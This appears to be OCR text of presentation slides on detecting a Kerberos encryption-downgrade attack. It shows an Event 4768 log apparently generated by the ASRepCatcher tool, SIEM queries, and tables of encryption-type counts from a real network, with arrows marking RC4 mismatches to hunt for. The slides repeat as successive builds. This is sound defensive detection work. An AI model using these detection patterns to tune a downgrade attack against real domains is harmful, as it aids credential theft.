Log generated by *ASRepCatcher*

Event Properties - Event 4768, Microsoft Windows security auditing.

General | Details

```
A Kerberos authentication ticket (TGT) was requested.

Account Information:
        Account Name:               sql_svc
        Supplied Realm Name:        essos.local
        User ID:                    ESSOS\sql_svc
        MSDS-SupportedEncryptionTypes:  0x27 (DES, RC4, AES-Sk)
        Available Keys:     AES-SHA1, RC4

Service Information:
        Service Name:               krbtgt
        Service ID:                 ESSOS\krbtgt
        MSDS-SupportedEncryptionTypes:  0x1F (DES, RC4, AES128-SHA96, AES256-SHA96)
        Available Keys:     AES-SHA1, RC4

Domain Controller Information:
        MSDS-SupportedEncryptionTypes:  0x1F (DES, RC4, AES128-SHA96, AES256-SHA96)
        Available Keys:     AES-SHA1, RC4

Network Information:
        Client Address:             ::ffff:192.168.57.13
        Client Port:                54586
        Advertized Etypes:
                AES256-CTS-HMAC-SHA1-96
                AES128-CTS-HMAC-SHA1-96
                RC4-HMAC-NT
                RC4-HMAC-NT-EXP
                RC4-HMAC-OLD-EXP
                DES-CBC-MD5

Additional Information:
        Ticket Options:             0x40810010
        Result Code:                0x0
        Ticket Encryption Type:     0x12
        Session Encryption Type:    0x12
        Pre-Authentication Type:    2
        Pre-Authentication EncryptionType: 0x17
```

Client supported algorithms

KDC supported algorithms

Advertized etypes in the AS-REQ

Encryption type used by the KDC to encrypt the TGT's encrypted part

Encryption type used by the KDC to encrypt the client's encrypted part

Detection – since the 14 Jan 2025 update

Log generated by *ASRepCatcher*

Event Properties - Event 4768, Microsoft Windows security auditing.

General | Details

```
A Kerberos authentication ticket (TGT) was requested.

Account Information:
        Account Name:               sql_svc
        Supplied Realm Name:        essos.local
        User ID:                    ESSOS\sql_svc
        MSDS-SupportedEncryptionTypes:  0x27 (DES, RC4, AES-Sk)
        Available Keys:     AES-SHA1, RC4

Service Information:
        Service Name:               krbtgt
        Service ID:                 ESSOS\krbtgt
        MSDS-SupportedEncryptionTypes:  0x1F (DES, RC4, AES128-SHA96, AES256-SHA96)
        Available Keys:     AES-SHA1, RC4

Domain Controller Information:
        MSDS-SupportedEncryptionTypes:  0x1F (DES, RC4, AES128-SHA96, AES256-SHA96)
        Available Keys:     AES-SHA1, RC4

Network Information:
        Client Address:             ::ffff:192.168.57.13
        Client Port:                54586
        Advertized Etypes:
                AES256-CTS-HMAC-SHA1-96
                AES128-CTS-HMAC-SHA1-96
                RC4-HMAC-NT
                RC4-HMAC-NT-EXP
                RC4-HMAC-OLD-EXP
                DES-CBC-MD5

Additional Information:
        Ticket Options:             0x40810010
        Result Code:                0x0
        Ticket Encryption Type:     0x12
        Session Encryption Type:    0x12
        Pre-Authentication Type:    2
        Pre-Authentication EncryptionType: 0x17
```

Mismatch

Hunt for this type of logs

Detection – since the 14 Jan 2025 update


Usual logs from a real environment

```
winlog_event_id:4768 AND winlog_event_data_Status:0x0 AND NOT winlog_event_data_PreAuthEncryptionType:0x0
```

Aggregating count() by winlog_event_data_PreAuthEncryptionType, winlog_event_data_AccountAvailableKeys, winlog_event_...

winlog_event_data_PreAuthEncryptionType	winlog_event_data_AccountAvailableKeys	winlog_event_data_TicketEncryptionType	count()
0x12	AES-SHA1, RC4	0x12	1,007,175
0x17	RC4	0x12	47

Message Count



Detection – since the 14 Jan 2025 update


Usual logs from a real environment

```
winlog_event_id:4768 AND winlog_event_data_Status:0x0 AND NOT winlog_event_data_PreAuthEncryptionType:0x0
```

Aggregating count() by winlog_event_data_PreAuthEncryptionType, winlog_event_data_AccountAvailableKeys, winlog_event_...

winlog_event_data_PreAuthEncryptionType	winlog_event_data_AccountAvailableKeys	winlog_event_data_TicketEncryptionType	count()
0x12 ← AES256	AES-SHA1, RC4	0x12	1,007,175
0x17 ← RC4	RC4	0x12	47

Message Count



Detection – since the 14 Jan 2025 update

Usual logs from a real environment

```
winlog_event_id:4768 AND winlog_event_data_Status:0x0
```

Save | Load | Share

Aggregating count() by winlog_event_data_PreAuthEncryptionType, winlog_event_data_AccountAvailableKeys, winlog_event_data_ClientAdvertizedEncryptionTypes, winlog_event_data_TicketEncryptionType

winlog_event_data_PreAuthEncryptionType	winlog_event_data_AccountAvailableKeys	winlog_event_data_ClientAdvertizedEncryptionTypes	winlog_event_data_TicketEncryptionType	count()
0x12	AES-SHA1, RC4	AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP DES-CBC-MD5	0x12	22,925,320
		AES256-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	1,970,037
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	1,882,072
		AES256-CTS-HMAC-SHA1-96	0x12	634,413
		AES256-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	53,487
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT DES-CBC-MD5	0x12	25,109
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 DES-CBC-MD5	0x12	6,462
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 20 19	0x12	374
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 16 5 RC4-HMAC-NT DES-CBC-MD5 2 DES-CBC-CRC	0x12	125
		19 20 AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 26 25	0x12	34
		AES256-CTS-HMAC-SHA1-96 20 26 AES128-CTS-HMAC-SHA1-96 19 25	0x12	31
0x17	RC4	AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP DES-CBC-MD5	0x12	27,931
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	10,119
		RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 DES-CBC-MD5 DES-CBC-CRC RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	3
	AES-SHA1, RC4	RC4-HMAC-NT	0x12	524
		RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 DES-CBC-MD5 DES-CBC-CRC RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	13
0x11	AES-SHA1, RC4	AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	33,490
0x0	AES-SHA1, RC4	DES-EDE3-CBC-ENV RC2-CBC-ENV AES256-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	17,880
		DES-EDE3-CBC-ENV RC2-CBC-ENV AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT DES-CBC-MD5	0x12	1,766
		DES-EDE3-CBC-ENV RC2-CBC-ENV AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP DES-CBC-MD5	0x12	551

Detection – since the 14 Jan 2025 update

Usual logs from a real environment

```
winlog_event_id:4768 AND winlog_event_data_Status:0x0
```

Save | Load | Share

Aggregating count() by winlog_event_data_PreAuthEncryptionType, winlog_event_data_AccountAvailableKeys, winlog_event_data_ClientAdvertizedEncryptionTypes, winlog_event_data_TicketEncryptionType

winlog_event_data_PreAuthEncryptionType	winlog_event_data_AccountAvailableKeys	winlog_event_data_ClientAdvertizedEncryptionTypes	winlog_event_data_TicketEncryptionType	count()
0x12 ← AES256	AES-SHA1, RC4	AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP DES-CBC-MD5	0x12	22,925,320
		AES256-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	1,970,037
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	1,882,072
		AES256-CTS-HMAC-SHA1-96	0x12	634,413
		AES256-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	53,487
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT DES-CBC-MD5	0x12	25,109
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 DES-CBC-MD5	0x12	6,462
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 20 19	0x12	374
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 16 5 RC4-HMAC-NT DES-CBC-MD5 2 DES-CBC-CRC	0x12	125
		19 20 AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 26 25	0x12	34
		AES256-CTS-HMAC-SHA1-96 20 26 AES128-CTS-HMAC-SHA1-96 19 25	0x12	31
0x17 ← RC4	RC4	AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP DES-CBC-MD5	0x12	27,931
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	10,119
		RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 DES-CBC-MD5 DES-CBC-CRC RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	3
	AES-SHA1, RC4	RC4-HMAC-NT	0x12	524
		RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 DES-CBC-MD5 DES-CBC-CRC RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	13
0x11 ← AES128	AES-SHA1, RC4	AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	33,490
0x0	AES-SHA1, RC4	DES-EDE3-CBC-ENV RC2-CBC-ENV AES256-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	17,880
		DES-EDE3-CBC-ENV RC2-CBC-ENV AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT DES-CBC-MD5	0x12	1,766
		DES-EDE3-CBC-ENV RC2-CBC-ENV AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP DES-CBC-MD5	0x12	551

No pre-authentication

Detection – since the 14 Jan 2025 update

Usual logs from a real environment

```
winlog_event_id:4768 AND winlog_event_data_Status:0x0
```

Save | Load | Share

Aggregating count() by winlog_event_data_PreAuthEncryptionType, winlog_event_data_AccountAvailableKeys, winlog_event_data_ClientAdvertizedEncryptionTypes, winlog_event_data_TicketEncryptionType

winlog_event_data_PreAuthEncryptionType	winlog_event_data_AccountAvailableKeys	winlog_event_data_ClientAdvertizedEncryptionTypes	winlog_event_data_TicketEncryptionType	count()
0x12 ← AES256	AES-SHA1, RC4	AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP DES-CBC-MD5	0x12	22,925,320
		AES256-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	1,970,037
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	1,882,072
		AES256-CTS-HMAC-SHA1-96	0x12	634,413
		AES256-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	53,487
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT DES-CBC-MD5	0x12	25,109
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 DES-CBC-MD5	0x12	6,462
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 20 19	0x12	374
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 16 5 RC4-HMAC-NT DES-CBC-MD5 2 DES-CBC-CRC	0x12	125
		19 20 AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 26 25	0x12	34
		AES256-CTS-HMAC-SHA1-96 20 26 AES128-CTS-HMAC-SHA1-96 19 25	0x12	31
0x17 ← RC4	RC4 ←	AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP DES-CBC-MD5	0x12	27,931
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	10,119
		RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 DES-CBC-MD5 DES-CBC-CRC RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	3
	AES-SHA1, RC4	RC4-HMAC-NT	0x12	524
		RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 DES-CBC-MD5 DES-CBC-CRC RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	13
0x11 ← AES128	AES-SHA1, RC4	AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	33,490
0x0	AES-SHA1, RC4	DES-EDE3-CBC-ENV RC2-CBC-ENV AES256-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	17,880
		DES-EDE3-CBC-ENV RC2-CBC-ENV AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT DES-CBC-MD5	0x12	1,766
		DES-EDE3-CBC-ENV RC2-CBC-ENV AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP DES-CBC-MD5	0x12	551

No pre-authentication

Detection – since the 14 Jan 2025 update

Usual logs from a real environment

```
winlog_event_id:4768 AND winlog_event_data_Status:0x0
```

Save | Load | Share

Aggregating count() by winlog_event_data_PreAuthEncryptionType, winlog_event_data_AccountAvailableKeys, winlog_event_data_ClientAdvertizedEncryptionTypes, winlog_event_data_TicketEncryptionType

winlog_event_data_PreAuthEncryptionType	winlog_event_data_AccountAvailableKeys	winlog_event_data_ClientAdvertizedEncryptionTypes	winlog_event_data_TicketEncryptionType	count()
0x12 ← AES256	AES-SHA1, RC4	AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP DES-CBC-MD5	0x12	22,925,320
		AES256-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	1,970,037
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	1,882,072
		AES256-CTS-HMAC-SHA1-96	0x12	634,413
		AES256-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	53,487
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT DES-CBC-MD5	0x12	25,109
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 DES-CBC-MD5	0x12	6,462
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 20 19	0x12	374
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 16 5 RC4-HMAC-NT DES-CBC-MD5 2 DES-CBC-CRC	0x12	125
		19 20 AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 26 25	0x12	34
		AES256-CTS-HMAC-SHA1-96 20 26 AES128-CTS-HMAC-SHA1-96 19 25	0x12	31
0x17 ← RC4	RC4 ← →	AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP DES-CBC-MD5	0x12	27,931
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	10,119
		RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 DES-CBC-MD5 DES-CBC-CRC RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	3
	AES-SHA1, RC4	RC4-HMAC-NT	0x12	524
		RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 DES-CBC-MD5 DES-CBC-CRC RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	13
0x11 ← AES128	AES-SHA1, RC4	AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	33,490
0x0	AES-SHA1, RC4	DES-EDE3-CBC-ENV RC2-CBC-ENV AES256-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	17,880
		DES-EDE3-CBC-ENV RC2-CBC-ENV AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT DES-CBC-MD5	0x12	1,766
		DES-EDE3-CBC-ENV RC2-CBC-ENV AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP DES-CBC-MD5	0x12	551

No pre-authentication

Detection – since the 14 Jan 2025 update

Usual logs from a real environment

```
winlog_event_id:4768 AND winlog_event_data_Status:0x0
```

Save | Load | Share

Aggregating count() by winlog_event_data_PreAuthEncryptionType, winlog_event_data_AccountAvailableKeys, winlog_event_data_ClientAdvertizedEncryptionTypes, winlog_event_data_TicketEncryptionType

winlog_event_data_PreAuthEncryptionType	winlog_event_data_AccountAvailableKeys	winlog_event_data_ClientAdvertizedEncryptionTypes	winlog_event_data_TicketEncryptionType	count()
0x12 ← AES256	AES-SHA1, RC4	AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP DES-CBC-MD5	0x12	22,925,320
		AES256-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	1,970,037
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	1,882,072
		AES256-CTS-HMAC-SHA1-96	0x12	634,413
		AES256-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	53,487
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT DES-CBC-MD5	0x12	25,109
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 DES-CBC-MD5	0x12	6,462
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 20 19	0x12	374
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 16 5 RC4-HMAC-NT DES-CBC-MD5 2 DES-CBC-CRC	0x12	125
		19 20 AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 26 25	0x12	34
		AES256-CTS-HMAC-SHA1-96 20 26 AES128-CTS-HMAC-SHA1-96 19 25	0x12	31
0x17 ← RC4	RC4 ← →	AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP DES-CBC-MD5	0x12	27,931
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	10,119
		RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 DES-CBC-MD5 DES-CBC-CRC RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	3
	AES-SHA1, RC4 →	RC4-HMAC-NT	0x12	524
		RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 DES-CBC-MD5 DES-CBC-CRC RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	13
0x11 ← AES128	AES-SHA1, RC4	AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	33,490
0x0	AES-SHA1, RC4	DES-EDE3-CBC-ENV RC2-CBC-ENV AES256-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	17,880
		DES-EDE3-CBC-ENV RC2-CBC-ENV AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT DES-CBC-MD5	0x12	1,766
		DES-EDE3-CBC-ENV RC2-CBC-ENV AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP DES-CBC-MD5	0x12	551

No pre-authentication

Detection – since the 14 Jan 2025 update

Usual logs from a real environment

```
winlog_event_id:4768 AND winlog_event_data_Status:0x0
```

Save | Load | Share

Aggregating count() by winlog_event_data_PreAuthEncryptionType, winlog_event_data_AccountAvailableKeys, winlog_event_data_ClientAdvertizedEncryptionTypes, winlog_event_data_TicketEncryptionType

winlog_event_data_PreAuthEncryptionType	winlog_event_data_AccountAvailableKeys	winlog_event_data_ClientAdvertizedEncryptionTypes	winlog_event_data_TicketEncryptionType	count()
0x12 ← AES256	AES-SHA1, RC4	AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP DES-CBC-MD5	0x12	22,925,320
		AES256-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	1,970,037
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	1,882,072
		AES256-CTS-HMAC-SHA1-96	0x12	634,413
		AES256-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	53,487
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT DES-CBC-MD5	0x12	25,109
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 DES-CBC-MD5	0x12	6,462
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 20 19	0x12	374
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 16 5 RC4-HMAC-NT DES-CBC-MD5 2 DES-CBC-CRC	0x12	125
		19 20 AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 26 25	0x12	34
		AES256-CTS-HMAC-SHA1-96 20 26 AES128-CTS-HMAC-SHA1-96 19 25	0x12	31
0x17 ← RC4	RC4 ← →	AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP DES-CBC-MD5	0x12	27,931
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	10,119
		RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 DES-CBC-MD5 DES-CBC-CRC RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	3
	AES-SHA1, RC4 ← →	RC4-HMAC-NT	0x12	524
		RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 DES-CBC-MD5 DES-CBC-CRC RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	13
0x11 ← AES128	AES-SHA1, RC4	AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	33,490
0x0	AES-SHA1, RC4	DES-EDE3-CBC-ENV RC2-CBC-ENV AES256-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	17,880
		DES-EDE3-CBC-ENV RC2-CBC-ENV AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT DES-CBC-MD5	0x12	1,766
		DES-EDE3-CBC-ENV RC2-CBC-ENV AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP DES-CBC-MD5	0x12	551

No pre-authentication

Detection – since the 14 Jan 2025 update

Usual logs from a real environment

```
winlog_event_id:4768 AND winlog_event_data_Status:0x0
```

Save | Load | Share

Aggregating count() by winlog_event_data_PreAuthEncryptionType, winlog_event_data_AccountAvailableKeys, winlog_event_data_ClientAdvertizedEncryptionTypes, winlog_event_data_TicketEncryptionType

winlog_event_data_PreAuthEncryptionType	winlog_event_data_AccountAvailableKeys	winlog_event_data_ClientAdvertizedEncryptionTypes	winlog_event_data_TicketEncryptionType	count()
0x12 ← AES256	AES-SHA1, RC4	AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP DES-CBC-MD5	0x12	22,925,320
		AES256-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-OLD RC4-MD4 RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP	0x12	1,970,037
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	1,882,072
		AES256-CTS-HMAC-SHA1-96	0x12	634,413
		AES256-CTS-HMAC-SHA1-96 RC4-HMAC-NT	0x12	53,487
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT DES-CBC-MD5	0x12	25,109
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 DES-CBC-MD5	0x12	6,462
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 20 19	0x12	374
		AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 16 5 RC4-HMAC-NT DES-CBC-MD5 2 DES-CBC-CRC	0x12	125
		19 20 AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 26 25	0x12	34
		AES256-CTS-HMAC-SHA1-96 20 26 AES128-CTS-HMAC-SHA1-96 19 25	0x12	31
0x17 ← RC4	RC4 ← →	AES256-CTS-HMAC-SHA1-96 AES128-CTS-HMAC-SHA1-96 RC4-HMAC-NT RC4-HMAC-NT-EXP RC4-HMAC-OLD-EXP DES-CBC-MD5	0x12	27,931
